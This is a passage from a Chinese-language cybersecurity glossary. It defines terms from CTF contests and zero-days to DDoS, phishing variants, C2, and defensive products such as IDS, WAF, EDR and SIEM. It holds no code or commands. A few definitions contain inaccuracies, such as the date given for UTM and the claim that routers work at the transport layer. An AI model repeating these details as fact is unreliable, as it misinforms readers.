独立服务器整体硬件都是独立的,性能强大,特别是CPU,被认为是性能最佳的托管选项之一。使用真实存在的独立服务器就像拥有自己的房子,没有人打扰,可以部署任何想要的东西。

75. VPS

VPS 主机是一项服务器虚拟化和自动化技术,它采用的是操作系统虚拟化技术。操作系统虚拟化的概念是基于共用操作系统内核,这样虚拟服务器就无需额外的虚拟化内核的过程,因而虚拟过程资源损耗就更低,从而可以在一台物理服务器上实现更多的虚拟化服务器。这些 VPS 主机以最大化的效率共享硬件、软件许可证以及管理资源。每一个 VPS 主机均可独立进行重启,并拥有自己的 root 访问权限、用户、IP 地址、内存、过程、文件、应用程序、系统函数库以及配置文件。

76. 域名

域名(英语: Domain Name),又称网域,是由一串用点分隔的名字组成的 Internet

上某一台计算机或计算机组的名称，用于在数据传输时对计算机的定位标识（有时也指地理位置）

77. CTF（夺旗赛）

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。

78. awd 攻防对抗赛

AWD(Attack With Defense，攻防兼备)模式是一个非常有意思的模式，你需要在一场比赛里要扮演攻击方和防守方，攻者得分，失守者会被扣分。也就是说，攻击别人的靶机可以获取 Flag 分数时，别人会被扣分，同时你也要保护自己的主机不被别人得分，以防扣分。

79. cve

CVE 的英文全称是“Common Vulnerabilities & Exposures”通用漏洞披露。

80. CNVD

国家信息安全漏洞共享平台，简称 CNVD，国家计算机网络应急技术处理协调中心联合建立的信息安全漏洞信息共享知识库。主要目标提升我国在安全漏洞方面的整体研究水平和及时预防能力，带动国内相关安全产品的发展。

81. 0day

0day 漏洞是指负责应用程序的程序员或供应商所未知的软件缺陷。因为该漏洞未知，所以没有可用的补丁程序。

82. 1day

1day 刚发布 但是已被发现官方刚发布补丁网络上还大量存在的 Vulnerability。

83. Nday

Nday 已经被公布出来的 0day。

84. APT 攻击

Advanced Persistent Threat, 高级可持续性攻击, 是指组织（特别是政府）或者小团体利用先进的攻击手段对特定目标进行长期持续性网络攻击的供给形式(极强的隐蔽性、潜伏期长, 持续性强、目标性强)

85. 渗透测试

渗透测试: 黑盒测试、白盒测试、灰盒测试

86. 暗网

“暗网”是指隐藏的网络, 普通网民无法通过常规手段搜索访问, 需要使用一些特定的软件、配置或者授权等才能登录。一般用 tor 洋葱浏览器进入。暗网是利用加密传输、P2P 对等网络、多点中继混淆等, 为用户提供匿名的互联网信息访问的一类技术手段, 其最突出的特点就是匿名性。

87. 恶意软件

被设计来达到非授权控制计算机或窃取计算机数据等多种恶意行为的程序。

88. 间谍软件

一种能够在用户不知情的情况下, 在其电脑、手机上安装后门, 具备收集用户信息、监听、偷拍等功能的软件。

89. 洪水攻击

是黑客比较常用的一种攻击技术, 特点是实施简单, 威力巨大, 大多是无视防御的。从定义上说, 攻击者对网络资源发送过量数据时就发生了洪水攻击, 这个网络资源可以是 router, switch, host, application 等。洪水攻击将攻击流量比作成洪水, 只要攻击流量足够大, 就可以将防御手段打穿。DDoS 攻击便是洪水攻击的一种。

90. SYN 攻击

利用操作系统 TCP 协议设计上的问题执行的拒绝服务攻击，涉及 TCP 建立连接时三次握手的设计。

91. DoS 攻击

拒绝服务攻击。攻击者通过利用漏洞或发送大量的请求导致攻击对象无法访问网络或者网站无法被访问。

92. DDoS

分布式 DOS 攻击，常见的 UDP、SYN、反射放大攻击等等，就是通过许多台肉鸡一起向你发送一些网络请求信息，导致你的网络堵塞而不能正常上网。

93. 抓鸡

即设法控制电脑，将其沦为肉鸡。

94. 端口扫描

端口扫描是指发送一组端口扫描消息，通过它了解到从哪里可探寻到攻击弱点，并了解其提供的计算机网络服务类型，试图以此侵入某台计算机。

95. 反弹端口

有人发现，防火墙对于连入的连接往往会进行非常严格的过滤，但是对于连出的连接却疏于防范。于是，利用这一特性，反弹端口型软件的服务端(被控制端)会主动连接客户端(控制端)，就给人“被控制端主动连接控制端的假象，让人麻痹大意。

96. 鱼叉攻击

鱼叉攻击是将用鱼叉捕鱼形象的引入到了网络攻击中，主要是指可以使欺骗性电子邮件看起来更加可信的网络钓鱼攻击，具有更高的成功可能性。

不同于撒网式的网络钓鱼，鱼叉攻击往往更加具备针对性，攻击者往往“见鱼而使叉”。

为了实现这一目标，攻击者将尝试在目标上收集尽可能多的信息。通常，组织内

的特定个人存在某些安全漏洞。

97. 钓鲸攻击

捕鲸是另一种进化形式的鱼叉式网络钓鱼。它指的是针对高级管理人员和组织内其他高级人员的网络钓鱼攻击。

通过使电子邮件内容具有个性化并专门针对相关目标进行定制的攻击。

98. 水坑攻击

顾名思义，是在受害者必经之路设置了一个“水坑(陷阱)”。

最常见的做法是，黑客分析攻击目标的上网活动规律，寻找攻击目标经常访问的网站的弱点，先将此网站“攻破”并植入攻击代码，一旦攻击目标访问该网站就会“中招”。

99. C2

C2 全称为 Command and Control，命令与控制，常见于 APT 攻击场景中。作动词解释时理解为恶意软件与攻击者进行交互，作名词解释时理解为攻击者的“基础设施”。

100. 供应链攻击

是黑客攻击目标机构的合作伙伴，并以该合作伙为跳板，达到渗透目标用户的目的。一种常见的表现形式为，用户对厂商产品的信任，在厂商产品下载安装或者更新时进行恶意软件植入进行攻击。所以，在某些软件下载平台下载的时候，若遭遇捆绑软件，就得小心了！

101. 渗透

就是通过扫描检测你的网络设备及系统有没有安全漏洞，有的话就可能被入侵，就像一滴水透过一块有漏洞的木板，渗透成功就是系统被入侵。

102. 横移

指攻击者入侵后，从立足点在内部网络进行拓展，搜寻控制更多的系统。

103. 暗链

看不见的网站链接，“暗链”在网站中的链接做得非常隐蔽，短时间内不易被搜索引擎察觉。

它和友情链接有相似之处，可以有效地提高网站权重。

104. 暴库

入侵网站的一种手法，通过恶意代码让网站爆出其一些敏感数据来。

105. 薅羊毛

指网赚一族利用各种网络金融产品或红包活动推广下线抽成赚钱，又泛指搜集各个银行等金融机构及各类商家的优惠信息，以此实现盈利的目的。这类行为就被称之为薅羊毛。

106. 商业电子邮件攻击（BEC）

也被称为“变脸诈骗”攻击，这是针对高层管理人员的攻击，攻击者通常冒充（盗用）决策者的邮件，来下达与资金、利益相关的指令；或者攻击者依赖社会工程学制作电子邮件，说服/诱导高管短时间进行经济交易。

107. 电信诈骗

是指通过电话、网络和短信方式，编造虚假信息，设置骗局，对受害人实施远程、非接触式诈骗，诱使受害人打款或转账的犯罪行为，通常以冒充他人及仿冒、伪造各种合法外衣和形式的方式达到欺骗的目的。

108. 杀猪盘

网络流行词，电信诈骗的一种，是一种网络交友诱导股票投资、赌博等类型的诈骗方式，“杀猪盘”则是“从业者们”自己起的名字，是指放长线“养猪”诈骗，养得越久，诈骗得越狠。

109. 黑产

网络黑产，指以互联网为媒介，以网络技术为主要手段，为计算机信息系统安全和网络空间管理秩序，甚至国家安全、社会政治稳定带来潜在威胁（重大安全隐患）的非法行为。例如非法数据交易产业。

110. 黑帽黑客

以非法目的进行黑客攻击的人，通常是为了经济利益。他们进入安全网络以销毁、赎回、修改或窃取数据，或使网络无法用于授权用户。

这个名字来源于这样一个历史：老式的黑白西部电影中，恶棍很容易被电影观众识别，因为他们戴着黑帽子，而“好人”则戴着白帽子。

111. 白帽黑客

是那些用自己的黑客技术来进行合法的安全测试分析的黑客，测试网络和系统的性能来判定它们能够承受入侵的强弱程度。

112. 红帽黑客

事实上最为人所接受的说法叫红客。

红帽黑客以正义、道德、进步、强大为宗旨，以热爱祖国、坚持正义、开拓进取为精神支柱，红客通常会利用自己掌握的技术去维护国内网络的安全，并对外来的进攻进行还击。

113. 红队

通常指攻防演习中的攻击队伍。

114. 蓝队

通常指攻防演习中的防守队伍。

115. 紫队

攻防演习中新近诞生的一方，通常指监理方或者裁判方。

116. 加密机

主机加密设备，加密机和主机之间使用 TCP/IP 协议通信，所以加密机对主机的类型和主机操作系统无任何特殊的要求。

117. CA 证书

为实现双方安全通信提供了电子认证。

在因特网、公司内部网或外部网中，使用数字证书实现身份识别和电子信息加密。数字证书中含有密钥对（公钥和私钥）所有者的识别信息，通过验证识别信息的真伪实现对证书持有者身份的认证。

118. SSL 证书

SSL 证书是数字证书的一种，类似于驾驶证、护照和营业执照的电子副本。

因为配置在服务器上，也称为 SSL 服务器证书。

119. 防火墙

主要部署于不同网络或网络安全域之间的出口，通过监测、限制、更改跨越防火墙的数据流，尽可能地对外部屏蔽网络内部的信息、结构和运行状况，有选择地接受外部访问。

120. IDS

入侵检测系统，用于在黑客发起进攻或是发起进攻之前检测到攻击，并加以拦截。

IDS 是不同于防火墙。防火墙只能屏蔽入侵，而 IDS 却可以在入侵发生以前，通过一些信息来检测到即将发生的攻击或是入侵并作出反应。

121. NIDS

是 Network Intrusion Detection System 的缩写，即网络入侵检测系统，主要用于检测 Hacker 或 Cracker 。

通过网络进行的入侵行为。NIDS 的运行方式有两种，一种是在目标主机上运行以监测其本身的通信信息，另一种是在一台单独的机器上运行以监测所有网络设备的通信信息，比如 Hub、路由器。

122. IPS

IPS 全称为 Intrusion-Prevention System，即入侵防御系统，目的在于及时识别攻击程序或有害代码及其克隆和变种，采取预防措施，先期阻止入侵，防患于未然。或者至少使其危害性充分降低。入侵预防系统一般作为防火墙 和防病毒软件的补充来投入使用。

123. 杀毒软件

也称反病毒软件或防毒软件，是用于消除电脑病毒、特洛伊木马和恶意软件等计算机威胁的一类软件。

124. 反病毒引擎

通俗理解，就是一套判断特定程序行为是否为病毒程序（包括可疑的）的技术机制。

125. 防毒墙

区别于部署在主机上的杀毒软件，防毒墙的部署方式与防火墙类似，主要部署于网络出口，用于对病毒进行扫描和拦截，因此防毒墙也被称为反病毒网关。

126. 告警

指网络安全设备对攻击行为产生的警报。

127. 误报

也称为无效告警，通常指告警错误，即把合法行为判断成非法行为而产生了告警。目前，由于攻击技术的快速进步和检测技术的限制，误报的数量非常大，使得安全人员不得不花费大量时间来处理此类告警，已经成为困扰并拉低日常安全处置效率的主要原因。

128. 漏报

通常指网络安全设备没有检测出非法行为而没有产生告警。一旦出现漏报，将大幅增加系统被入侵的风险。

129. NAC

全称为 Network Access Control，即网络准入控制，其宗旨是防止病毒和蠕虫等新兴黑客技术对企业安全造成危害。

借助 NAC，客户可以只允许合法的、值得信任的终端设备（例如 PC、服务器、PDA）接入网络，而不允许其它设备接入。

130. 漏扫

即漏洞扫描，指基于漏洞数据库，通过扫描等手段对指定的远程或者本地计算机系统的安全脆弱性进行检测，发现可利用漏洞的一种安全检测（渗透攻击）行为。

131. UTM

即 Unified Threat Management，中文名为统一威胁管理，最早由 IDC 于 2014 年提出，即将不同设备的安全能力（最早包括入侵检测、防火墙和反病毒技术），集中在同一网关上，实现统一管理和运维。

132. 网闸

网闸是使用带有多种控制功能的固态开关读写介质，连接两个独立主机系统的信息安全设备。

由于两个独立的主机系统通过网闸进行隔离，只有以数据文件形式进行的无协议摆渡。

133. 堡垒机

运用各种技术手段监控和记录运维人员对网络内的服务器、网络设备、安全设备、数据库等设备的操作行为，以便集中报警、及时处理及审计定责。

134. 数据库审计

能够实时记录网络上的数据库活动，对数据库操作进行细粒度审计的合规性管理，对数据库遭受到的风险行为进行告警，对攻击行为进行阻断。

它通过对用户访问数据库行为的记录、分析和汇报，用来帮助用户事后生成合规报告、事故追根溯源，同时加强内外部数据库网络行为记录，提高数据资产安全。

135. DLP

数据防泄漏，通过数字资产的精准识别和策略制定，主要用于防止企业的指定数据或信息资产以违反安全策略规定的形式流出企业。

136. VPN

虚拟专用网，在公用网络上建立专用网络，进行加密通讯，通过对数据包的加密和数据包目标地址的转换实现远程访问。

137. SD-WAN

即软件定义广域网，这种服务用于连接广阔地理范围的企业网络、数据中心、互联网应用及云服务。

这种服务的典型特征是将网络控制能力通过软件方式云化。

通常情况下，SD-WAN 都集成有防火墙、入侵检测或者防病毒能力。并且从目前的趋势来看，以安全为核心设计的 SD-WAN 正在崭露头角，包括奇安信、Fortinet 等多家安全厂商开始涉足该领域，并提供了较为完备的内生安全设计。

138. 路由器

是用来连接不同子网的中枢，它们工作于 OSI7 层模型的传输层和网络层。

路由器的基本功能就是将网络信息包传输到它们的目的地。一些路由器还有访问控制列表（ACLs），允许将不想要的信息包过滤出去。

许多路由器都可以将它们的日志信息注入到 IDS 系统中，并且自带基础的包过滤（即防火墙）功能。

139. 网关

通常指路由器、防火墙、IDS、VPN 等边界网络设备。

140. WAF

即 Web Application Firewall，即 Web 应用防火墙，是通过执行一系列针对 HTTP/HTTPS 的安全策略来专门为 Web 应用提供保护的一款产品。

141. SOC

即 Security Operations Center，翻译为安全运行中心或者安全管理平台，通过建立一套实时的资产风险模型，协助管理员进行事件分析、风险分析、预警管理和应急响应处理的集中安全管理系统。

142. LAS

日志审计系统，主要功能是提供日志的收集、检索和分析能力，可为威胁检测提供丰富的上下文。

143. NOC

即 Network Operations Center，网络操作中心或网络运行中心，是远程网络通讯的管理、监视和维护中心，是网络问题解决、软件分发和修改、路由、域名管理、性能监视的焦点。

144. SIEM

即 Security Information and Event Management，安全信息和事件管理，负责从大量企业安全控件、主机操作系统、企业应用和企业使用的其他软件收集安全日志数据，并进行分析和报告。

145. 上网行为管理

是指帮助互联网用户控制和管理对互联网使用的设备。

其包括对网页访问过滤、上网隐私保护、网络应用控制、带宽流量管理、信息收发审计、用户行为分析等。

146. 蜜罐（Honeypot）

是一个包含漏洞的系统，它模拟一个或多个易受攻击的主机，给黑客提供一个容易攻击的目标。

由于蜜罐没有其它任务需要完成，因此所有连接的尝试都应被视为是可疑的。

蜜罐的另一个用途是拖延攻击者对其真正目标的攻击，让攻击者在蜜罐上浪费时间。蜜罐类产品包括蜜网、蜜系统、蜜账号等等。

147. 沙箱

沙箱是一种用于安全的运行程序的机制。它常常用来执行那些非可信的程序。

非可信程序中的恶意代码对系统的影响将会被限制在沙箱内而不会影响到系统的其它部分。

148. 沙箱逃逸

一种识别沙箱环境，并利用静默、欺骗等技术，绕过沙箱检测的现象

149. 网络靶场

主要是指通过虚拟环境与真实设备相结合，模拟仿真出真实赛博网络空间攻防作战环境，能够支撑攻防演练、安全教育、网络空间作战能力研究和网络武器装备验证试验平台。

150. 加密技术

加密技术包括两个元素：算法和密钥。

算法是将普通的文本与一串数字（密钥）的结合，产生不可理解的密文的步骤，密钥是用来对数据进行编码和解码的一种算法。

密钥加密技术的密码体制分为对称密钥体制和非对称密钥体制两种。相应地，对数据加密的技术分为两类，即对称加密（私人密钥加密）和非对称加密（公开密钥加密）。对称加密的加密密钥和解密密钥相同，而非对称加密的加密密钥和解密密钥不同，加密密钥可以公开而解密密钥需要保密。

151. 黑名单

顾名思义，黑名单即不好的名单，凡是在黑名单上的软件、IP 地址等，都被认为是非法的。

152. 白名单

与黑名单对应，白名单即“好人”的名单，凡是在白名单上的软件、IP 等，都被认为是合法的，可以在计算机上运行。

153. 边界防御

以网络边界为核心的防御模型，以静态规则匹配为基础，强调把所有的安全威胁都挡在外网。

154. 南北向流量

通常指数据中心内外部通信所产生的流量。

155. 东西向流量

通常指数据中心内部不同主机之间互相通信所产生的流量。

156. 规则库

网络安全的核心数据库，类似于黑白名单，用于存储大量安全规则，一旦访问行为和规则库完成匹配，则被认为是非法行为。所以有人也将规则库比喻为网络空间的法律。

157. 下一代

网络安全领域经常用到，用于表示产品或者技术有较大幅度的创新，在能力上相对于传统方法有明显的进步，通常缩写为 NG（Next Gen）。

例如 NGFW（下一代防火墙）、NGSOC（下一代安全管理平台）等。

158. 大数据安全分析

区别于传统被动规则匹配的防御模式，以主动收集和分析大数据的方法，找出其中可能存在的安全威胁，因此也称数据驱动安全。

159. EPP

全称为 Endpoint Protection Platform，翻译为端点保护平台，部署在终端设备上的安全防护解决方案,用于防止针对终端的恶意软件、恶意脚本等安全威胁，通常与 EDR 进行联动。

160. EDR

全称 Endpoint Detection & Response，即端点检测与响应，通过对端点进行持续检测,同时通过应用程序对操作系统调用等异常行为分析,检测和防护未知威胁，最终达到杀毒软件无法解决未知威胁的目的。

161. NDR

全称 Network Detection & Response，即网络检测与响应，通过对网络侧流量的持续检测和分析，帮助企业增强威胁响应能力，提高网络安全的可见性和威胁免疫力。

162. 安全可视化

指在网络安全领域中的呈现技术，将网络安全加固、检测、防御、响应等过程中的数据和结果转换成图形界面，并通过人机交互的方式进行搜索、加工、汇总等操作的理论、方法和技术。

163. NTA

网络流量分析（NTA）的概念是 Gartner 于 2013 年首次提出的，位列五种检测高级威胁的手段之一。

它融合了传统的基于规则的检测技术，以及机器学习和其他高级分析技术，用以检测企业网络中的可疑行为，尤其是失陷后的痕迹。

164. MDR

全称 Managed Detection & Response，即托管检测与响应，依靠基于网络和主机的检测工具来识别恶意模式。

此外，这些工具通常还会从防火墙之内的终端收集数据，以便更全面地监控网络活动。

165. 应急响应

通常是指一个组织为了应对各种意外事件的发生所做的准备以及在事件发生后所采取的措施。

166. XDR

通常指以检测和响应技术为核心的网络安全策略的统称，包括 EDR、NDR、MDR 等。

167. 安全运营

贯穿产品研发、业务运行、漏洞修复、防护与检测、应急响应等一系列环节，实行系统的管理方法和流程，将各个环节的安全防控作用有机结合，保障整个业务的安全性。

168. 威胁情报

根据 Gartner 的定义，威胁情报是某种基于证据的知识，包括上下文、机制、标示、含义和能够执行的建议，这些知识与资产所面临已有的或酝酿中的威胁或危害相关，可用于资产相关主体对威胁或危害的响应或处理决策提供信息支持。根据使用对象的不同，威胁情报主要分为人读情报和机读情报。

169. TTP

主要包括三要素，战术 Tactics、技术 Techniques 和过程 Procedures，是描述高级威胁组织及其攻击的重要指标，作为威胁情报的一种重要组成部分，TTP 可为安全分析人员提供决策支撑。

170. IOC

中文名为失陷标示：用以发现内部被 APT 团伙、木马后门、僵尸网络控制的失陷主机，类型上往往是域名、URL 等。

目前而言，IOC 是应用最为广泛的威胁情报，因为其效果最为直接。一经匹配，

则意味着存在已经失陷的主机。

171. 上下文

从文章的上下文引申而来，主要是指某项威胁指标的关联信息，用于实现更加精准的安全匹配和检测。

172. STIX

STIX 是一种描述网络威胁信息的结构化语言，能够以标准化和结构化的方式获取更广泛的网络威胁信息，常用于威胁情报的共享与交换，目前在全球范围内使用最为广泛。

STIX 在定义了 8 中构件的 1.0 版本基础上，已经推出了定义了 12 中构件的 2.0 版本。

173. 杀伤链

杀伤链最早来源于军事领域，用于描述进攻一方各个阶段的状态。

在网络安全领域，这一概念最早由洛克希德-马丁公司提出，英文名称为 **Kill Chain**，也称作网络攻击生命周期，包括侦查追踪、武器构建、载荷投递、漏洞利用、安装植入、命令控制、目标达成等七个阶段，来识别和防止入侵。

174. ATT&CK

可以简单理解为描述攻击者技战术的知识库。

MITRE 在 2013 年推出了该模型，它是根据真实的观察数据来描述和分类对抗行为。ATT&CK 将已知攻击者行为转换为结构化列表，将这些已知的行为汇总成战术和技术，并通过几个矩阵以及结构化威胁信息表达式（STIX）、指标信息的可信自动化交换（TAXII）来表示。

175. 钻石模型

钻石模型在各个领域的应用都十分广泛，在网络安全领域，钻石模型首次建立了一种将科学原理应用于入侵分析的正式方法：

可衡量、可测试和可重复——提供了一个对攻击活动进行记录、(信息)合成、关联的简单、正式和全面的方法。

这种科学的方法和简单性可以改善分析的效率、效能和准确性。

176. 关联分析

又称关联挖掘，就是在交易数据、关系数据或其他信息载体中，查找存在于项目集合或对象集合之间的频繁模式、关联、相关性或因果结构。

在网络安全领域主要是指将不同维度、类型的安全数据进行关联挖掘，找出其中潜在的入侵行为。

177. 态势感知

是一种基于环境的、动态、整体地洞悉安全风险的能力，是以安全大数据为基础，从全局视角提升对安全威胁的发现识别、理解分析、响应处置能力的一种方式，最终是为了决策与行动，是安全能力的落地。

178. 探针

也叫作网络安全探针或者安全探针，可以简单理解为赛博世界的摄像头，部署在网络拓扑的关键节点上，用于收集和分析流量和日志，发现异常行为，并对可能到来的攻击发出预警。

179. 网络空间测绘

用搜索引擎技术来提供交互，让人们可以方便的搜索到网络空间上的设备。相对于现实中使用的地图，用各种测绘方法描述和标注地理位置，用主动或被动探测的方法，来绘制网络空间上设备的网络节点和网络连接关系图，及各设备的画像。

180. SOAR

全称 Security Orchestration, Automation and Response，意即安全编排自动化与响应，主要通过剧本化、流程化的指令，对入侵行为采取的一系列自动化或者半自动化响应处置动作。

181. UEBA

全称为 User and Entity Behavior Analytics，即用户实体行为分析，一般通过大数据分析的方法，分析用户以及 IT 实体的行为，从而判断是否存在非法行为。

182. 内存保护

内存保护是操作系统对电脑上的内存进行访问权限管理的一个机制。内存保护的主要目的是防止某个进程去访问不是操作系统配置给它的寻址空间。

183. RASP

全称为 Runtime application self-protection，翻译成应用运行时自我保护。

在 2014 年时由 Gartner 提出，它是一种新型应用安全保护技术，它将保护程序像疫苗一样注入到应用程序中，应用程序融为一体，能实时检测和阻断安全攻击，使应用程序具备自我保护能力，当应用程序遭受到实际攻击伤害，就可以自动对其进行防御，而不需要进行人工干预。

184. 包检测

对于流量包、数据包进行拆包、检测的行为。

185. 深度包检测

Deep Packet Inspection，缩写为 DPI，又称完全数据包探测（complete packet inspection）或信息萃取（Information eXtraction，IX），是一种计算机网络数据包过滤技术，用来检查通过检测点之数据包的数据部分（亦可能包含其标头），以搜索不匹配规范之协议、病毒、垃圾邮件、入侵迹象。

186. 全流量检测

全流量主要体现在三个“全”上，即全流量采集与保存，全行为分析以及全流量回溯。通过全流量分析设备，实现网络全流量采集与保存、全行为分析与全流量回溯，并提取网络元数据上传到大数据分析平台实现更加丰富的功能。

187. 元数据

元数据（Metadata），又称中介数据、中继数据，为描述数据的数据（data about data），主要是描述数据属性（property）的信息，用来支持如指示存储位置、历史数据、资源查找、文件记录等功能。

188. 欺骗检测

以构造虚假目标来欺骗并诱捕攻击者，从而达到延误攻击节奏，检测和分析攻击行为的目的。

189. 微隔离

顾名思义是细粒度更小的网络隔离技术，能够应对传统环境、虚拟化环境、混合云环境、容器环境下对于东西向流量隔离的需求，重点用于阻止攻击者进入企业数据中心网络内部后的横向平移。

190. 逆向

常见于逆向工程或者逆向分析，简单而言，一切从产品中提取原理及设计信息并应用于再造及改进的行为，都是逆向工程。在网络安全中，更多的是调查取证、恶意软件分析等。

191. 无代理安全

在终端安全或者虚拟化安全防护中，往往需要在每一台主机或者虚机上安装 agent（代理程序）来实现，这种方式往往需要消耗大量的资源。

而无代理安全则不用安装 agent，可以减少大量的部署运维工作，提升管理效率。

192. CWPP

全称 Cloud Workload Protection Platform，意为云工作负载保护平台，主要是指对云上应用和工作负载（包括虚拟主机和容器主机上的工作负载）进行保护的技术，实现了比过去更加细粒度的防护，是现阶段云上安全的最后一道防线。

193. CSPM

云安全配置管理，能够对基础设施安全配置进行分析与管理。这些安全配置包括账号特权、网络和存储配置、以及安全配置（如加密设置）。如果发现配置不合规，CSPM 会采取行动进行修正。

194. CASB

全称 Cloud Access Security Broker，即云端接入安全代理。作为部署在客户和云服务商之间的安全策略控制点，是在访问基于云的资源时企业实施的安全策略。

195. 爬虫

网络爬虫（又称为网页蜘蛛，网络机器人，在 FOAF 社区中间，更经常的称为网页追逐者），是一种按照一定的规则，自动地抓取万维网信息的程序或者脚本。

196. 防爬

意为防爬虫，主要是指防止网络爬虫从自身网站中爬取信息。网络爬虫是一种按

照一定的规则，自动地抓取网络信息的程序或者脚本。

197. 安全资源池

安全资源池是多种安全产品虚拟化的集合，涵盖了服务器终端、网络、业务、数据等多种安全能力。

198. IAM

全称为 Identity and Access Management，即身份与访问管理，经常也被叫做身份认证。

199. 4A

即认证 Authentication、授权 Authorization、账号 Account、审计 Audit，即融合统一用户账号管理、统一认证管理、统一授权管理和统一安全审计四要素后的解决方案将，涵盖单点登录（SSO）等安全功能。

200. Access Control list(ACL)

访问控制列表。

201. 多因子认证

主要区别于单一口令认证的方式，要通过两种以上的认证机制之后，才能得到授权，使用计算机资源。

例如，用户要输入 PIN 码，插入银行卡，最后再经指纹比对，通过这三种认证方式，才能获得授权。这种认证方式可以降低单一口令失窃的风险，提高安全性。

202. 特权账户管理

简称 PAM。由于特权账户往往拥有很高的权限，因此一旦失窃或被滥用，会给机构带来非常大的网络安全风险。所以，特权账户管理往往在显得十分重要。

其主要原则有：杜绝特权凭证共享、为特权使用赋以个人责任、为日常管理实现最小权限访问模型、对这些凭证执行的活动实现审计功能。

203. 零信任

零信任并不是不信任，而是作为一种新的身份认证和访问授权理念，不再以网络边界来划定可信或者不可信，而是默认不相信任何人、网络以及设备，采取动态认证和授权的方式，把访问者所带来的网络安全风险降到最低。

204. SDP

全称为 Software Defined Perimeter，即软件定义边界，由云安全联盟基于零信任网络提出，是围绕某个应用或某一组应用创建的基于身份和上下文的逻辑访问边界。

205. Security as a Service

安全即服务，通常可理解为以 SaaS 的方式，将安全能力交付给客户。

206. 同态加密

同态加密是一类具有特殊自然属性的加密方法，此概念是 Rivest 等人在 20 世纪 70 年代首先提出的，与一般加密算法相比，同态加密除了能实现基本的加密操作之外，还能实现密文间的多种计算功能。

207. 量子计算

是一种遵循量子力学规律调控量子信息单元进行计算的新型计算模式，目前已经逐渐应用于加密和通信传输。

208. 可信计算

是一项由可信计算组（可信计算集群，前称为 TCPA）推动和开发的技术。可信计算是在计算和通信系统中广泛使用基于硬件安全模块支持下的可信计算平台，以提高系统整体的安全性。

209. 拟态防御

核心实现是一种基于网络空间内生安全机理的动态异构冗余构造（Dynamic Heterogeneous Redundancy, DHR），为应对网络空间中基于未知漏洞、后门或病毒木马等的未知威胁，提供具有普适创新意义的防御理论和方法。

210. 区块链

英文名为 blockchain，它是一个共享数据库，存储于其中的数据或信息，具有“不可伪造”、“全程留痕”、“可以追溯”、“公开透明”、“集体维护”等特征。

211. 远程浏览器

鉴于浏览器往往成为黑客攻击的入口，因此将浏览器部署在远程的一个“浏览器服务器池”中。

这样一来，这些浏览器所在的服务器跟用户所在环境中的终端和网络是隔离的，从而使得客户所在网络的暴露面大大降低。

这种服务也类似于虚拟桌面、云手机等产品。

212. 云手机

云手机采用全新的 VMI（Virtual Mobile Infrastructure 虚拟移动设施，与 PC 云桌面类似）技术，为员工提供一个独立的移动设备安全虚拟手机，业务应用和数据仅在服务端运行和存储，个人终端上仅做加密流媒体呈现和触控，从而有效保障企业数据的安全性。

213. 风控

也称大数据风控，是指利用大数据分析的方法判断业务可能存在的安全风险，目前该技术主要用于金融信贷领域，防止坏账的发生。

214. 渗透测试

为了证明网络防御按照预期计划正常运行而提供的一种机制，通常会邀请专业公司的攻击团队，按照一定的规则攻击既定目标，从而找出其中存在的漏洞或者其他安全隐患，并出具测试报告和整改建议。

其目的在于不断提升系统的安全性。

215. 安全众测

借助众多白帽子的力量，针对目标系统在规定时间内进行漏洞悬赏测试。

您在收到有效的漏洞后，按漏洞风险等级给予白帽子一定的奖励。通常情况下是按漏洞付费，性价比较高。

同时，不同白帽子的技能研究方向可能不同，在进行测试的时候更为全面。

216. 内生安全

由奇安信集团董事长齐向东在 2019 北京网络安全大会上首次提出，指的是不断从信息化系统内生长出的安全能力，能伴随业务的增长而持续提升，持续保证业务安全。

内生安全有三个特性，即依靠信息化系统与安全系统的聚合、业务数据与安全数据的聚合以及 IT 人才和安全人才的聚合，从信息化系统的内部，不断长出自适应、自主和自成长的安全能力。

217. 内生安全框架

为推动内生安全的落地，奇安信推出了内生安全框架。

该框架从顶层视角出发，支撑各行业的建设模式从“局部整改外挂式”，走向“深

度融合体系化”；从工程实现的角度，将安全需求分步实施，逐步建成面向未来的安全体系；内生安全框架能够输出实战化、体系化、常态化的安全能力，构建出动态防御、主动防御、纵深防御、精准防护、整体防控、联防联控的网络安全防御体系。

内生安全框架包含了总结出了 29 个安全区域场景和 79 类安全组件。

218. PPDR

英文全称为 Policy Protection Detection Response，翻译为策略、防护、检测和响应。

主要以安全策略为核心，通过一致性检查、流量统计、异常分析、模式匹配以及基于应用、目标、主机、网络的入侵检查等方法进行安全漏洞检测。

219. CARTA

全称为 Continuous Adaptive Risk and Trust Assessment，即持续自适应风险与信任评估旨在通过动态智能分析来评估用户行为，放弃追求完美的安全，不能要求零风险，不要求 100%信任，寻求一种 0 和 1 之间的风险与信任的平衡。

CARTA 战略是一个庞大的体系，其包括大数据、AI、机器学习、自动化、行为分析、威胁检测、安全防护、安全评估等方面。

220. SASE

全称为 Secure Access Service Edge，即安全访问服务边缘，Gartner 将其定义为一种基于实体的身份、实时上下文、企业安全/合规策略，以及在整个会话中持续评估风险/信任的服务。

实体的身份可与人员、人员组（分支办公室）、设备、应用、服务、物联网系统或边缘计算场地相关联。

221. SDL

全称为 Security Development Lifecycle，翻译为安全开发生命周期，是一个帮助开发人员构建更安全的软件 and 解决安全合规要求的同时降低开发成本的软件开发过程，最早由微软提出。

222. DevSecOps

全称为 Development Security Operations，可翻译为安全开发与运维。

它强调在 DevOps 计划刚启动时就要邀请安全团队来确保信息的安全性，制定自动安全防护计划，并贯穿始终，实现持续 IT 防护。

223. 代码审计

顾名思义就是检查源代码中的安全缺陷，检查程序源代码是否存在安全隐患，或者有编码不规范的地方，通过自动化工具或者人工审查的方式，对程序源代码逐条进行检查和分析，发现这些源代码缺陷引发的安全漏洞，并提供代码修订措施和建议。

224. NTLM 验证

NTLM(NT LAN Manager)是微软公司开发的一种身份验证机制，从 NT4 开始就一直使用，主要用于本地的帐号管理。

225. MTTD

平均检测时间。

226. MTTR

平均响应时间。

227. CVE

全称 Common Vulnerabilities and Exposures，由于安全机构 Mitre 维护一个国际通用的漏洞唯一编号方案，已经被安全业界广泛接受的标准。

228. 数据脱敏

数据脱敏是指对某些敏感信息通过脱敏规则进行数据的变形，实现敏感隐私数据的可靠保护，主要用于数据的共享和交易等涉及大范围数据流动的场景。

229. GDPR

《通用数据保护条例》（General Data Protection Regulation，简称 GDPR）为欧洲联盟的条例，前身是欧盟在 1995 年制定的《计算机数据保护法》。

230. CCPA

美国加利福尼亚州消费者隐私保护法案。

231. SRC

